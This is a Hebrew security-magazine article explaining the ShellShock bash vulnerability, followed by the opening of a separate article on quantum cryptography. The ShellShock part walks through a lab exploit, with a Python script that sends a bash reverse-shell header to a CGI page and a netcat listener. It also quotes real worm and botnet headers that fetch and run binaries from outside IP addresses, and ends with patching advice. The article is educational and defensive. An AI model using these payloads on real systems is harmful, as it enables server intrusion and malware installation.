print "Content-type: text/html\n\n";
print "<title>y0!\</title>\n";
print "<head></head>\n";
print "<body>Sup?\</body>\n";
```


על מנת שנוכל לגשת לקובץ דרך הדפדפן, עלינו לשנות את הרשאותיו לריצה:

```
chmod +x /test.pl
```

.. זהו, כל שנותר לנו - הוא לגשת לעמוד דרך הדפדפן כמו שביצענו קודם לכן, ולהוסיף את הנתבי בו מקמנו את הדף שלנו. אצלי ה-BackTrack רצה על VM והיא מחוברת דרך ה-WiFi הביתי שלי, כך שאגש אל העמוד דרך הכתובת החיצונית באופן הבא:



אז יש לנו עמוד perl שמציג לנו הודעה, בואו נראה מה אפשר לעשות איתו.



יצאו לא מעט מימושים שונים לחולשה הנ"ל, אך אני בחרתי דווקא את המימוש הבא:

```
#
#CVE-2014-6271 cgi-bin reverse shell
#

import http,urllib,sys

if (len(sys.argv)<4):
    print "Usage: %s <host> <vulnerable CGI> <attackhost/IP>" % sys.argv[0]
    print "Example: %s localhost /cgi-bin/test.cgi 10.0.0.1/8080" % sys.argv[0]
    exit(0)

conn = http.HTTPConnection(sys.argv[1])
reverse_shell="() { ignored;};/bin/bash -i >& /dev/tcp/%s 0>&1" % sys.argv[3]

headers = {"Content-type": "application/x-www-form-
urlencoded","test":reverse_shell }
conn.request("GET",sys.argv[2],headers=headers)
res = conn.getresponse()
print res.status, res.reason
data = res.read()
print data
```

את הקוד הנ"ל, לקחתי מכאן:

<http://pastebin.com/166f8Rjx>

בחרתי דווקא בו מכיוון שהוא פשוט ודי מסביר את עצמו. החלקים המעניינים בקוד הם השורה השביעית והשמינית:

```
reverse_shell="() { ignored;};/bin/bash -i >& /dev/tcp/%s 0>&1" % sys.argv[3]
headers = {"Content-type": "application/x-www-form-urlencoded",
"test":reverse_shell }
```

החלק הראשון של השורה השביעית הוא החולשה עצמה, ולאחר מכן - הפקודה אותה נרצה להריץ, הפקודה היא בעצם הוראה למערכת הפעלה להריץ את /bin/bash בצורה אינטרקטיבית, ולייצא את הפלט ולקבל את הקלט מ-/dev/tcp (את ה-IO Redirection או מבצעים בעזרת ">" ואת כתובת ה-IP וה-Port אנחנו מספקים כארגומנט).


מי שיצא לו להתעסק קצת עם Reverse Shell על לינוקס אמור להכיר את הפקודה הנ"ל, ומי שלא - אני ממליץ מאוד לעבור על הדוגמאות בקישור הבא:

<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

ובפרט:

<http://www.gnucitizen.org/blog/reverse-shell-with-bash/>

ShellShock הפגיעות הרדומה -  
[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



השורה השמינית בעצם מרכיבה את ה-header של בקשת ה-get שלנו. ושימו לב, הבקשה שלנו תכלול שני header-ים, הראשון הינו ה-Content-type, והשני הינו "test" וערכו יהיה שווה לפקודה שהרכבנו בשורה השביעית. כאן מתבצע הקסם - במידה ועמוד ה-perl שאנו מעוניינים לתקוף יעביר ל-bash את ה-header הנ"ל - כנראה שנצחנו.

אוקיי, אז שמרנו את הקוד. לפני שנריץ - מדובר ב-Reverse Shell, עלינו להרים netcat שתאזין בפורט שנקבע לה, נבצע זאת באופן הבא:

```
nc.exe -L -p 1337
```

ולאחר מכן, נריץ את הקוד:

```
python shellshock.py 10.0.0.12 /cgi-bin/test.pl 10.0.0.1/1337
```

[כתובת ה-IP שלי הינה 10.0.0.1 והפורט עליו אני מאזין הוא 1337]

נעבור לחלון של netcat...? כלום לא קרה! אז מה עשינו לא נכון?

מסתבר ששום דבר. עשינו הכל כמו שצריך, הקטע הוא שעמוד ה-Perl שיצרנו לא פגיע למתקפה הנ"ל. וזה גם מאוד הגיוני - אם נסתכל שוב על הקוד שלו, נראה שהוא לא עושה יותר מדי, או למען האמת - הוא לא עושה כלום מלבד להציג לנו תוכן סטטי, ולכן אין שום סיבה שהוא יפנה ל-Bash, והרי החולשה עצמה היא ב-Bash, ולא בשום רכיב אחר.

בואו נוסיף שורה נוספת לעמוד ה-Perl שלנו את הפיצ'ר הבא: כתיבה לקובץ לו, בכל פעם שהוא יורץ, הוא יכתוב לקובץ את השעה והתאריך שבו הוא הורץ, על מנת לעשות זאת, נוסיף בשורה האחרונה את השורה הבאה:

```
system 'echo `date` >> /var/log/blah.log'
```


כעת קוד ה-Perl שלנו אמור להראות כך:

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";
print "<title>y0!</title>\n";
print "<head></head>\n";
print "<body>Sup?</body>\n";
system 'echo `date` >> /var/www/blah.log';
```

כעת נצור קובץ ריק בשם "blah.log" בתיקיית השורש של השרת שלנו, נוסיף לה את ההרשאות הדרושות.




ובמידה ונכנס לעמוד test.pl, ולאחר מכן לעמוד blah.log. נוכל לראות פלט בסינון הבא:




כעת, אחרי שהעמוד שלנו קצת יותר דינאמי, נפעיל שנית את קוד הפייתון שלנו באותו אופן בדיוק:

```
python shellshock.py 10.0.0.12 /cgi-bin/test.pl 10.0.0.1/1337
```

וכעת, אם עשיתם הכל כמו שצריך, אתם אמורים לקבל shell יפיפה בסגנון הבא:



אם נסתכל על ששן התקיפה הנ"ל ב-wireshark נראה:



[שום דבר מעבר, ניתן לראות את כל הקסם קורה בשורה השלישית. מדהים, לא? :)]

## תקיפה מבוססת DHCP

כאשר לקוח מעוניין להתחבר לרשת חדשה שבה מוגדר שרת DHCP, עליו לבקש מהשרת להקצות לו כתובת IP. לא נכנס כאן לכל תהליך ה-Hand-Shake של הפרוטוקול, מפני שאין זה נושא המאמר (מי שמעוניין להרחיב בנושא, ניתן לקרוא את המאמר "[על סוגיות אבטחה ב-DHCP](#)" שנכתב ע"י תומי שלו, ופורסם בגיליון ה-51).

כחלק מהפרוטוקול, שרת ה-DHCP שולח חבילה מסוג "DHCP OFFER" אל הלקוח עם הצעה לקונפיגורציה רשת (כתובת ה-IP שהוקצתה לו, מספר נתונים אודות הרשת כגון גודלה, כתובת שרת ה-Default Gateway, שרת ה-DNS וכו'), מסתבר שבמספר מקרים, כאשר מדובר בקליינט המריץ מערכת הפעלה מבוססת Linux, בחלק מתהליך הפרסור של הבקשה מועברים מספר פרמטרים ממנה אל Bash.

נשמע מעניין? בהחלט, אבל יש עוד: בהרבה מקרים, גם כאשר לקוח כבר מחובר לרשת, הוא יוכל לשלוח לשרת ה-DHCP חבילות מסוג "DHCP INFORM" לטובת קבלת מידע אודות שירותים הקיימים ברשת ששרת ה-DHCP מכיר, במקרים כאלה, ניתן להגדיר כי שרת ה-DHCP יכלול לא רק את המידע אותו ביקש הלקוח, אלא גם כותרים שאותם אנו יודעים כי הלקוח יעביר ל-Bash ובכך לגרום גם ללקוחות המחוברים לרשת להריץ את הקוד.

ראשית, עלינו להקים שרת DHCP ברשת, זאת נוכל לעשות על-ידי DHCPd3, DNSMASQ ועוד. לצורך הדוגמא, אשתמש ב-TFTP32 שניתן להשיג מ**כאן**.

כאמור, כחלק מכתובת ה-IP שמציע שרת ה-DHCP ללקוח הפוטנציאלי, מוסיף עוד מספר נתונים המכונים "DHCP Options" או "BOOTP / DHCP Extensions", מפני שמדובר בלא מעט אפשרויות עליהם שרת ה-DHCP יכול לדווח, כל אפשרות כזאת מוספרה ושרת ה-DHCP יכול לדווח אודות אופציה מסויימת על-ידי הוספת מספר האופציה בשילוב עם הערך שלה. מדובר במנגנון הקיים עוד בפרוטוקול ה-[Bootstrap](#) שפרוטוקול ה-DHCP מממש. את רשימת האופציות המלאה, ניתן לראות בקישור הבא:


<http://www.iana.org/assignments/bootp-dhcp-parameters/bootp-dhcp-parameters.xhtml>

אחת מהאופציות שקיימת היא אופציה מספר "114" - "URL DHCP Option", שרת ה-DHCP משתמש באופציה זו על מנת להורות ללקוח איזה URL להציג למשתמש בעת החיבור, פרטים אודותיה ניתן לקרוא כאן:


<ftp://ftp.uevora.pt/mirrors/IETF/rfc/OLD.iana/assignments/bootp-dhcp-extensions/bootp-dhcp-option-114>

מתברר שעל מנת לטפל באופציה זו, קליינט ה-DHCP מעביר את הערך שהועבר בה ל-Bash לטובת המשך טיפול. כך שאם נגדיר בשרת ה-DHCP שלנו להוסיף לכל חבילת DHCP OFFER או DHCP INFORM את הערך הנ"ל - נוכל להגיע להרצת קוד על הלקוח.

לדוגמא, הקונפיגורציה הבאה:



ShellShock הפגיעות הרדומה -  
[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



תוכל להוביל אותנו למצב הבא:

```
geoff@sl_linux_gdw:/lib/dhccpd/dhccpd-hooks$ sudo /etc/rc.d/rc.inet1 eth0_restar
t
Polling for DHCP server on interface eth0:
dhccpd[3287]: version 6.0.5 starting
dhccpd[3287]: eth0: soliciting an IPv6 router
dhccpd[3287]: eth0: soliciting a DHCP lease
dhccpd[3287]: eth0: offered 10.10.10.4 from 10.10.10.1
dhccpd[3287]: eth0: leased 10.10.10.4 for 172800 seconds
dhccpd[3287]: eth0: adding host route to 10.10.10.4 via 127.0.0.1
dhccpd[3287]: eth0: adding route to 10.10.10.0/24
dhccpd[3287]: eth0: adding default route via 10.10.10.1
'foo'
dhccpd[3287]: forked to background, child pid 3317
geoff@sl_linux_gdw:/lib/dhccpd/dhccpd-hooks$
```

[מקור: <https://www.trustedsec.com/september-2014/shellshock-dhcp-rce-proof-concept>]

## ShellShock In The Wild

כאמור, את פרטי הפגיעות עצמה פרסמו ב-25 לחודש, עם זאת, כבר יום למחרת ב-26, זוהו מספר מקרים שבהם תולעים ובוטנטים עשו שימוש בפגיעות זו. המקרה הראשון פורסם ע"י החבר'ה המפעילים את הבלוג [MalwareMustDie](#), אשר פרסמו [טויו](#) בו הם מתארים כיצד זיהו תולעת אשר עושה שימוש בפגיעות הנ"ל על מנת לפרוץ לשרתי Web. לתולעת הם קראו "Linux/binsh".

התולעת נכנסת לאתרי אינטרנט כאשר ה-user-agent שלה הינו:

```
User-Agent: () { ;; }; /usr/bin/wget www.0rz.it/[xxxxxxxxxxx] -O /tmp[xxxxxxxx]
| /bin/chmod 777 /tmp/[xxxxxxxx] | /tmp[xxxxxxxx]
```

למרות החלקים המצומזרים, ניתן להבין בדיוק מה התולעת עושה: במידה והעמוד אליו היא גולשת אכן פגיע, הוא ישתמש ב-wget על מנת להוריד קובץ ELF של התולעת לתיקיה tmp, ישנה את הרשאותיו לכאלה שיאפשרו לו לרוץ, ולאחר מכן - פשוט יריץ את התולעת.

אותם החוקרים, הורידו את התולעת עצמה וביצעו לה Reverse Engineering (מומלץ מאוד לקרוא), ועל פי הממצאים, נראה כי התולעת מבצעת חיבור לשרת שנמצא בכתובת 27.19.159.224 בפורט 4545, שפרטיו הם:

```
IP: "27.19.159.224"
ASN: "4134"
CIDR: "27.16.0.0/12"
Code: "CHINANET"
Contry: "CN"
ISP: "CHINATELECOM.COM.CN"
AREA: "CHINANET HUBEI PROVINCE NETWORK"
```

[מקור: <http://blog.malwaremustdie.org/2014/09/linux-elf-bash-0day-fun-has-only-just.html>]

ShellShock הפגיעות הרדומה -  
[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



השרת נמצא בסין, צירוף מקרים? מעניין.

למי שמעוניין, ניתן להוריד (לאחר רישום לפורום), את הבינארי אותו התולעת מושכת מהקישור הבא:

<http://www.kernelmode.info/forum/viewtopic.php?f=16&t=3506>

מקרה שני שפורסם, פורסם ב-[Internet Storm Center](http://www.InternetStormCenter.com), ובו נכתב כי זוהה שהבוטנט Wopbot מבצע שימוש בוקטור זה על מנת להדביק עוד "לקוחות", הבוטנט הנ"ל השתמש באותה החולשה, אך בסגנון קצת שונה, הוא שלח בקשות בסגנון:

```
GET /cgi-bin/test.sh HTTP/1.0
Host: [host ip address]
User-Agent: () { :}; /bin/bash -c "wget -O /var/tmp/ec.z
74.201.85.69/ec.z;chmod +x /var/tmp/ec.z;/var/tmp/ec.z;rm -rf /var/tmp/ec.z*"
```

וגם כאלה קצת יותר אלימות:

```
GET /cgi-sys/defaultwebpage.cgi HTTP/1.1
Host: () { :}; wget -O /tmp/syslogd http://69.163.37.115/nginx; chmod 777
/tmp/syslogd; /tmp/syslogd;
User-Agent: () { :}; wget -O /tmp/syslogd http://69.163.37.115/nginx; chmod
777 /tmp/syslogd; /tmp/syslogd;
Cookie: () { :}; wget -O /tmp/syslogd http://69.163.37.115/nginx; chmod 777
/tmp/syslogd; /tmp/syslogd;
Referer: () { :}; wget -O /tmp/syslogd http://69.163.37.115/nginx; chmod 777
/tmp/syslogd; /tmp/syslogd;
```

[מקור: <https://isc.sans.edu/forums/diary/Why+We+Have+Moved+to+InfoCon+Yellow>]

הבקשות מהסגנון הראשון מזכירות את Linux/binsh, אולם הבקשות מהסגנון השני נראות כמו "שדרוג קל" - הרעיון מאחורי וקטור זה הינו לנסות לנצל כמה שיותר מהמקרים שבהם מערכת Web תנסה לבצע פעולה עם ערכי ה-header-ים שהמשתמש שולח ובעזרת כך לנסות להריץ קוד על השרת. בשני המקרים, הרעיון מבחינה לוגית זהה לוקטור של Linux/binsh, כך שאין טעם להרחיב. מהדיווחים, עולה כי הבוטנט הנ"ל ניסה לתקוף שרתים של Akamai ושרתים של משרד ההגנה האמריקאי.

## אז מה ניתן לעשות?

לאחר פרסום הפגיעות הוצא תיקון שהתברר כלא אפקטיבי, מה שגרר הוצאת תיקון נוסף. את התיקון אפשר לראות כאן:

<https://launchpad.net/ubuntu/+source/bash/4.2-2ubuntu2.3>

או להשתמש במנהל החבילות המותקן בהפצה שבה אתם עובדים:

Ubuntu / Debian

```
sudo apt-get update
sudo apt-get install --only-upgrade bash
```



בהפצות ממשפחת CentOS / Red Hat / Fedora

```
sudo yum update bash
```

ב-FreeBSD:

```
pkg upgrade bash
```

על מנת לוודא כי אכן המערכת שלכם מעודכנת, הריצו את הפקודה:


```
env x='()' { :; }; echo vulnerable' bash -c "echo this is a test"
```

במידה וקיבלתם "vulnerable" - המערכת שלכם פגיעה ועליכם לעדכן אותה.

## סיכום

החולשה שעליה דיברנו בכתבה דומה לחולשות רבות אחרות אך יחד עם זאת נכנסת לקטגוריה שונה לא בגלל האופן הטכני של הניצול או הקלות או החומרה אלא דווקא בגלל האופן שבו המערכת נמצאת ביסוד של מערכות רבות אחרות. ישנן פגיעויות רבות משמעותיות ואף גרועות יותר מזאת אך לפגיעות shellshock יש הרבה במשותף עם הפגיעות heart bleed בכך ששתי הפגיעויות נפוצות במערכות רבות, נמצאות בבסיס של רכיבים נוספים ולכן ישפיעו על תוכנות ושירותים אחרים שמתשמשים באותן תוכנות כתוכנות ש"הוכיחו את עצמן" ו"עמידות במבחן הזמן". יש לזכור בנוסף שרכיבי לינוקס Embedded (משובצות) נמצאות במקומות רבים מאוד ובתצורות שונות ורכיבים אלה אינם רכיבים שעוברים עדכונים קבועים גם כאשר אלה מתפרסמים.

לסיכום, חולשת shellshock היא חולשה שתלווה אותנו עוד שנים רבות ואנו נראה אותה צצה ברכיבים רבים בהמשך. יש לזכור גם כאן, שהבאג כבר היה נפוץ בנוזקות ברחבי האינטרנט לפני הגילוי הרשמי שלו מה שמתריע ומראה שוב על קיומם של 0Days איכותיים במיוחד ש"מסתובבים" ומסמנים את כולנו כמטרות.



## קישורים לקריאה נוספת

- <http://blog.malwaremustdie.org/2014/09/linux-elf-bash-0day-fun-has-only-just.html>
- <http://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability>
- <http://security.stackexchange.com/questions/68122/what-is-a-specific-example-of-how-the-shellshock-bash-bug-could-be-exploited>
- <http://unix.stackexchange.com/questions/157477/how-can-shellshock-be-exploited-over-ssh>
- <http://www.troyhunt.com/2014/09/everything-you-need-to-know-about.html>
- <http://www.clevcode.org/cve-2014-6271-shellshock>
- [http://technet.microsoft.com/en-us/library/cc781243\(v=ws.10\).aspx](http://technet.microsoft.com/en-us/library/cc781243(v=ws.10).aspx)
- <http://tools.ietf.org/html/rfc2132>
- <http://www.iana.org/assignments/bootp-dhcp-parameters/bootp-dhcp-parameters.xhtml>
- <https://www.trustedsec.com/september-2014/shellshock-dhcp-rce-proof-concept/>
- <https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271>
- <https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7169>
- [http://www.nytimes.com/2014/09/26/technology/security-experts-expect-shellshock-software-bug-to-be-significant.html?\\_r=0](http://www.nytimes.com/2014/09/26/technology/security-experts-expect-shellshock-software-bug-to-be-significant.html?_r=0)
- [http://www.theregister.co.uk/2014/09/24/bash\\_shell\\_vuln](http://www.theregister.co.uk/2014/09/24/bash_shell_vuln)
- <http://www.vox.com/2014/9/25/6843949/the-bash-bug-explained>

## קריפטוגרפיה קוונטית

מאת דר' גדי אלכסנדרוביץ'

במאמר זה ארצה להציג יישום חזק ומעניין של הרעיונות הבסיסיים בקוונטים שראינו עד כה עבור הצפנה. ומכיוון שזה נושא מעניין למדי אשתדל להפוך את המאמר הזה לעומד בפני עצמו ככל הניתן (למעט אולי בכניסה לחישובים הטכניים שתהיה בסוף, אחרי שהרעיונות יובהרו) כך שכל מי שנקלע לכאן מוזמן להמשיך לקרוא - ואפילו אם אתם לא מכירים מתמטיקה או קריפטוגרפיה או קוונטים. בואו נתחיל עם הסבר קצר על קריפטוגרפיה ומה שאנחנו מנסים לעשות.

הסיפור הבסיסי שבו עוסקת הקריפטוגרפיה הוא זה: אליס ובוב רוצים לתקשר זו עם זה. יש להם ערוץ תקשורת כלשהו שבו הם יכולים לשלוח הודעות זו לזה (שליח / יונת דואר / מכתב / קו טלפון / אינטרנט / איתותי עשן / דיבור פנים אל פנים) הבעיה היא שקו התקשורת **אינו בטוח**: יש מישהי בשם איב שיש לה שליטה כלשהי בקו התקשורת ומסוגלת לכל הפחות לצותת לכל המידע שעובר דרכו; במקרה הגרוע ביותר היא גם מסוגלת לטפרד הודעות שנשלחות דרך קו התקשורת ולשלוח כאלו בעצמה (לירות ביונת הדואר ולשלוח יונות דואר עם מכתבים שהיא כתבה ומתחזים למכתבים שאליס או בוב כתבו). המטרה של אליס ובוב היא להעביר מידע מבלי שאיב תוכל לדעת מה היה **תוכן** המידע הזה (כמובן שאם איב פשוט מחליטה לירות בכל יוני הדואר אז אבוד לאליס ובוב - שום מידע לא יעבור - אבל גם זה לא יעזור לאיב לגלות את **תוכן** המידע).

למה השמות המוזרים הללו, אליס ובוב ואיב? אליס ובוב הם דרך נוחה לכתוב A ו-B כדי לתאר את שני הצדדים של הפרוטוקול (אני מעדיף אותם על עברותים או וריאציות, למרות ש"אריק ובנץ" חביב עלי) ו"איב" באנגלית היא Eve, מה שנשמע כמו ההתחלה של Eavesdropper. בעברית משחק המילים לא קיים אבל מילא.

האופן שבו נפתרת הבעיה של אליס ובוב היא באמצעות שימוש בהצפנה. הצפנה פירושה שלוקחים טקסט קריא והופכים אותו לג'יבריש לא קריא, שולחים לצד השני ואז הוא עושה קסם שמפענח את הג'יבריש חזרה לטקסט קריא, כאשר ההצפנה והפענוח מסתמכים על מידע סודי כלשהו - נאמר, ססמא. ייתכן מאוד שרובכם השתמשתם בהצפנה בצורה מודעת, אם בתור משחק ואם בצורה קצת יותר מחוכמת (למשל, קובץ zip עם ססמא). פרט לכך בעידן האינטרנט רובנו משתמשים בהצפנה בצורה לא מודעת כל הזמן (למשל, בכל גישה לשרת הדואר שלנו הגישה מוצפנת אוטומטית על ידי הדפדפן - לפחות אני מקווה שזה כך עם שרת הדואר שלכם!). אם השתמשתם בהצפנה בצורה מודעת אתם כנראה יודעים שמה שחשוב הוא ששני הצדדים ידעו את **שיטת** ההצפנה, אבל ברוב המוחלט של המקרים גם צריך לדעת



מידע סודי כלשהו בנוסף לשיטת ההצפנה (שעדיף לא להניח שהיא סודית) - מין סממא משותפת שכזו. למידע הסודי הזה קוראים בקריפטוגרפיה **מפתח**.

בימינו, אם לאליס ובוב יש מפתח משותף, מצבם טוב מאוד; יש שיטות הצפנה חזקות ומהירות שמאפשרות להם להשתמש במפתח קטן יחסית כדי לשלוח כמויות גדולות מאוד של מידע במהירות בצורה מוצפנת. השיטה המוכרת ביותר נקראת AES, ומפתח סטנדרטי בה הוא יחסית קטנטן - בן 256 סיביות (סיבית - "ביט" - היא או 0 או 1, יחידת המידע הבסיסית ביותר במחשב). יש גם שיטות הצפנה שהבטיחות שלהן מושלמת - אין שום דרך לפרוץ אותן, ויש לזה הוכחה מתמטית - ב"מחיר" של שימוש במפתח גדול יותר (גודל המפתח צריך להיות שווה לגודל המידע ששולחים). בקיצור, הבעיה הזו היא (יחסית) פתורה ולא עליה אני הולך לדבר במאמר הזה.

הבעיה המהותית יותר בקריפטוגרפיה היא מה שנקרא "בעיית החלפת המפתח". איך אליס ובוב יגיעו מלכתחילה למצב שבו יש להם מפתח משותף? ובכן, ביטוי המפתח פה הוא **ערוץ תקשורת מאובטח**. זה יכול לומר שאליס ובוב נפגשים פיזית ויושבים באותו חדר ואליס לוחשת לבוב סממא באוזן; זה יכול להיות שליח מסור שמקבל לידו מחברת קודים ומעביר אותה ליעדה תוך שהוא יורה בכל מרגלי האויב שמנסים לעצור אותו; וזה יכול להיות קו טלפון פיזי עם מיגון סופר-דופר-מתוחכם שמונע מכוחות הרוע להתקרב אליו. בקיצור, כל ערוץ תקשורת שלא יבטיח פשוט אין גישה אליו. לרוב השימוש בערוץ תקשורת מאובטח הוא יקר משמעותית יותר מאשר להשתמש בתקשורת לא מאובטחת אבל עם הצפנה, ולכן משתמשים בערוץ התקשורת המאובטח הזה כדי להחליף מפתח ותו לא, ואז עוברים לדבר עם הצפנה בערוץ תקשורת לא מאובטח.

